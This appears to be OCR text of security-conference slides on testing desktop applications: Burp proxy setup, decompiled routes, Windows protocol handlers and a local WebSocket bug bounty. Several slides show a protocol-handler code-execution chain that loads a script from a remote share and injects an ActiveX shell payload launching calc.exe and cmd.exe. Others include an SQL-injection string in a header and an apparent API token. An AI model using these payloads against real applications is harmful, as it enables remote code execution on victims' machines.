
Add
Edit
Remove

Enabled	Destination host	Proxy host	Proxy port	Aut
✓	*	localhost	9000	

Upstream proxy == Burp Server

Balance, Denied!!1!





Jave RUNTIME!! Environment

Jave RUNTIME!! Environment

- *%LocalAppData%/Programs/BurpSuitePro/jre/lib/security/cacerts*

- Add Burp's cert with keytool (also bundled with JRE)
  - Assuming we're in */jre/lib/*
  - *..\..\bin\keytool.exe -importcert -alias burp*
    -keystore cacerts -storepass changeit
    -file /path/to/burpca.crt

- Redo after every upgrade

In this house David Suchet is the only Poirot!

Voilà!

Request

Pretty Raw Hex


```
1 GET /burp/balance HTTP/1.1
2 Host: ai.portswigger.net
3 Accept-Encoding: gzip, deflate, br
4 Accept: */*
5 Accept-Language: en-US;q=0.9,en;q=0.8
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0
  Safari/537.36
7 Connection: keep-alive
8 Cache-Control: max-age=0
9 Portswigger-Burp-Ai-Token:
  7erocMLC4BsN4vhOMrT4tu8S9MRjo3O45U6jtyZpk2UdZUlYRsXXoFlu
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json
3 Content-Length: 68
4 Server: '; DELETE carlos FROM users --
5 X-Hiring-Now: We're on a mission to secure the web:
  https://portswigger.net/careers
6 X-Robots-Tag: noindex
7 Date: Wed, 16 Jul 2025 04:18:11 GMT
8 X-Cache: Miss from cloudfront
9 Via: 1.1 5565a51537c689d1d16f6b4d41f40082.cloudfront.net
  (CloudFront)
10 X-Amz-Cf-Pop: SEA19-C2
11 X-Amz-Cf-Id:
  1VHOajy_If9462ZtM8TDhlwagNSYkOuYsQkO4Dy34DnQdCX96wiE6A==
12
13 {
     "balance":"8962.5141",
     "timestamp":"2025-07-16T04:18:11.954280961Z"
   }
```

Explore Issue Button



Explore Issue Request


```
POST /ai/hakawai-explore-service/api/v1/start

{
  "issue_definition": {
    "name": "Frameable response (potential Clickjacking)",
    "detail": null,
    "background": "{{Issue text}}",
    "evidence": [
      {
        "type": "REQUEST_RESPONSE",
        "request": "{{Raw Request}}",
        "response": "{{Raw Response}}",
        "request_highlights": [],
        "response_highlights": []
      }
```

Explore Issue Response


```
"step_title": "Check for anti-framing headers and framebusting code",
"step_action": "First, I'll examine the full response headers and HTML content to:\n1. Confirm absence of X-Frame-Options and CSP headers\n2.
Look for any JavaScript framebusting code\n3. Identify any sensitive functionality that could be targeted\nThis is the most logical first
step as we need to verify the vulnerability and understand what protections, if any, are in place.",
"tool_calls": [
  {
    "id": "toolu_016KVSgDyuPq2AEoGAkTcCDi",
    "tool_name": "repeater",
    "arguments": {
      "request": "GET / HTTP/1.1\nHost: example.net\nAccept-Language: en-US,en;q=0.9\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
      AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,
      image/avif,image/webp,image/apng,*/*;q=0.8\nConnection: close",
      "step_title": "Check for anti-framing headers and framebusting code",
      "step_action": "First, I'll examine the full response headers and HTML content to:\n1. Confirm absence of X-Frame-Options and CSP
      headers\n2. Look for any JavaScript framebusting code\n3. Identify any sensitive functionality that could be targeted\nThis is the most
      logical first step as we need to verify the vulnerability and understand what protections, if any, are in place.",
      "learnings": "This is the first step, so no previous learnings to evaluate.",
      "progress": "Initial reconnaissance step to confirm vulnerability details.",
      "knowledge": "The site appears to be a basic example domain running on a web server that supports HTTP/2 and has Alt-Svc headers
      indicating h3 (HTTP/3) support."
```

Quote from Nico - https://hackademy.agarri.fr/



Used with permission

Do You Want to Know More?

XBOW

Hidden WSDL – Borrring!

```
</s:complexType>
▼<s:element name="SetupAdminUser">
  ▼<s:complexType>
    ▼<s:sequence>
        <s:element minOccurs="0" maxOccurs="1" name="username" type="s:string"/>
        <s:element minOccurs="0" maxOccurs="1" name="password" type="s:string"/>
        <s:element minOccurs="0" maxOccurs="1" name="newUser" type="s:string"/>
        <s:element minOccurs="0" maxOccurs="1" name="newPassword" type="s:string"/>
        <s:element minOccurs="0" maxOccurs="1" name="email" type="s:string"/>
      </s:sequence>
    </s:complexType>
  </s:element>
▼<s:element name="SetupAdminUserResponse">
  ▼<s:complexType>
    ▼<s:sequence>
        <s:element minOccurs="1" maxOccurs="1" name="success" type="s:boolean"/>
        <s:element minOccurs="0" maxOccurs="1" name="errorText" type="s:string"/>
      </s:sequence>
    </s:complexType>
  </s:element>
```

Looking Outside Inside*

- After you get admin on the test environment:
  - Make new users and admins (if on a test system)
  - Make a few more new users and admins
    - Consulting memories lol
  - Look inside and see if you can find new things
    - Console and phone hackers do this.

*Song by Anathema from the album "A Fine Day to Exit"

Search in Decompiled Code

```
Check" Untitled-2 ●   C decompiled-routes.go.c   C Untitled-1 ●
{
  if (DAT_140f56860 != 0) {
    ppcVar3 = extraout_RAX_46;
  }
  ppcVar3[1] = (code *)local_c40;
                    /* C:/code/app/pkg/publicapi/routes.go:76 */
  github.com/gorilla/mux.(*Router).HandleFunc(local_f98,"/login/skip" 0xb,ppcVar
  local_c10 = extraout_RAX_47;
  runtime.newobject(&datatype.Array.[1]string);
  extraout_RAX_48[1] = (char *)0x4;
  *extraout_RAX_48 = "POST";
  this_05.__count = (ulonglong)extraout_RAX_48;
  this_05.__values = (string.conflict *)local_c10;
  this_05.__capacity = 1;
  github.com/gorilla/mux.(*Route).Methods(this_05,1);
```

"*" Aa ab .* 14 of 223

Replace AB

Routes in Decompiled Code


thCheck" Untitled-2 ● C decompiled-routes.g

```
"/healthCheck"
"GET"
"/engine/device/connected"
"POST"
"/engine/device/disconnected"
"POST"
"/update/check"
"POST"
"/update/install"
"POST"
"/login"
"POST"
"/login/skip"
"POST"
"/logout"
"GET"
"/user"
"GET"
"/user"
"POST"
```

Web-to-App Communications

- Browser -> Desktop app
- Mandatory BLOGS!!! by Eric Lawrence
  - https://textslashplain.com/2019/08/28/browser-architecture-web-to-app-communication-overview/
- localghost: Escaping the Browser Sandbox Without 0-Days
  - DEF CON 28 (2020) AppSec village
- Many different ways:
  - Protocol Handlers
    - https://parsiya.net/blog/2021-03-17-attack-surface-analysis-part-2-custom-protocol-handlers/
  - Local Web servers

Protocol Handlers



- Different names
  - Application Protocols
  - File/URI Schemes
- Open file by a different app
  - Click https:// link in PDF -> Browser
  - Click ms-word:// link in browser -> Microsoft Word
    - Browser notification (can be suppressed)
  - ms-calculator:// -> ???
- So many
  - Some with OS and some with apps
  - On Windows: NirSoft URLProtocolView

Protocol Handlers on a Testing VM

ms-quick-assist	"%SystemRoot%\system32\quickassist.exe" %1
microsoft-edge	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" "%1"
ftp	"C:\Program Files\Internet Explorer\iexplore.exe" %1
http	"C:\Program Files\Internet Explorer\iexplore.exe" %1
https	"C:\Program Files\Internet Explorer\iexplore.exe" %1
IE.HTTP	"C:\Program Files\Internet Explorer\iexplore.exe" %1
jnlp	"C:\Program Files\Java\jre1.8.0_341\bin\jp2launcher.exe" -securejws "%1"
jnlps	"C:\Program Files\Java\jre1.8.0_341\bin\jp2launcher.exe" -securejws "%1"
FirefoxURL-308046B0AF4A39CB	"C:\Program Files\Mozilla Firefox\firefox.exe" -osint -url "%1"
ms-pchealthcheck	"C:\Program Files\PCHealthCheck\PCHealthCheck.exe"
ssgg	"C:\Program Files\SteelSeries\GG\SteelSeriesGGClient.exe" "%1"
slobs	"C:\Program Files\Streamlabs OBS\Streamlabs OBS.exe" "%1"
callto	"C:\Users\Parsia\AppData\Local\8x8-Work\current\8x8 Work.exe" "%1"
tel	"C:\Users\Parsia\AppData\Local\8x8-Work\current\8x8 Work.exe" "%1"
vo	"C:\Users\Parsia\AppData\Local\8x8-Work\current\8x8 Work.exe" "%1"
votel	"C:\Users\Parsia\AppData\Local\8x8-Work\current\8x8 Work.exe" "%1"
grvopen	"C:\Users\Parsia\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /url:"%1"
anymeeting	"C:\Users\Parsia\AppData\Local\Programs\Intermedia Unite\Intermedia Unite.exe" "%1"
adl	"C:\Users\Parsia\AppData\Local\Programs\Microsoft Azure Storage Explorer\StorageExplorer.exe" -- "%1"
storageexplorer	"C:\Users\Parsia\AppData\Local\Programs\Microsoft Azure Storage Explorer\StorageExplorer.exe" -- "%1"
vscode	"C:\Users\Parsia\AppData\Local\Programs\Microsoft VS Code\Code.exe" "--open-url" "--" "%1"
rlogin	"C:\Windows\System32\rundll32.exe" "C:\Windows\System32\url.dll",TelnetProtocolHandler %l
telnet	"C:\Windows\System32\rundll32.exe" "C:\Windows\System32\url.dll",TelnetProtocolHandler %l
tn3270	"C:\Windows\System32\rundll32.exe" "C:\Windows\System32\url.dll",TelnetProtocolHandler %l

Resurrected Code Execution – Protocol Handler

- *apphandler://[-switch1 val1 -switch2 val2]*
  - *app.exe -switch1 val1 -switch2 val2*
- A hidden switch
  - *-script scriptsource.xml output.xml*
- These files can be remote!
  - *-script \\10.0.0.1\source.xml c:/...*
- https://parsiya.net/blog/2021-09-26-attack-surface-analysis-part-3-resurrected-code-execution/

Resurrected Code Execution – Scripting Engine

- *-script \\10.0.0.1\source.xml c:/programdata/app/injected.hta*
- Credit rgod: https://www.zerodayinitiative.com/blog/2018/12/18/top-5-day-two-electron-boogaloo-a-case-for-technodiversity

```
<MyRoot>
  <script>var x=new ActiveXObject("WScript.Shell");
    x.Exec("calc.exe");</script>
</MyRoot>
```

log


```
Script Failed:
  System.InvalidOperationException: Unknown tag: script
  at [redacted]

Current Step:
  <script>var x=new ActiveXObject("WScript.Shell");
    x.Exec("calc.exe");</script>
```

Resurrected Code Execution – Injecting HTA

```
Script Failed:
  System.InvalidOperationException: Unknown tag: script
  at [redacted]

Current Step:
  <script>var x=new ActiveXObject("WScript.Shell");
    x.Exec("calc.exe");</script>
```



Resurrected Code Execution – Better Payload

```
<MyRoot>
  <script>var x=new ActiveXObject("WScript.Shell");
    x.Exec("cmd.exe /k start cmd.exe /k echo 'hello world'");</script>
</MyRoot>
```

Bypassing Web-to-App Notifications

- Browsers notify you when web-to-app transition happens
  - It's not seamless -> bypassed

- Local HTTP Servers are very common
  - Bypass notifications
    - Zoom's local HTTP server by Jonathan Leitschuh
  - OS agnostic Inter-Process Communication (IPC)
  - Tracking and fingerprinting - https://localmess.github.io/

PlayStation Now and my First (?) Bounty

- Local WebSocket server -> No Same-Origin Policy!!1!
- Browser can contact localhost servers
- Two applications:
  - AGL = Electron
  - QAS = Qt
- https://hackerone.com/reports/873614 - no images :(

PlayStation Now - Message

```
{
  "command": "setUrl",
  "params": {
    "url": "https://example.net"
  },
  "source": "QAS", // Qt App
  "target": "AGL"  // Electron app
}
```

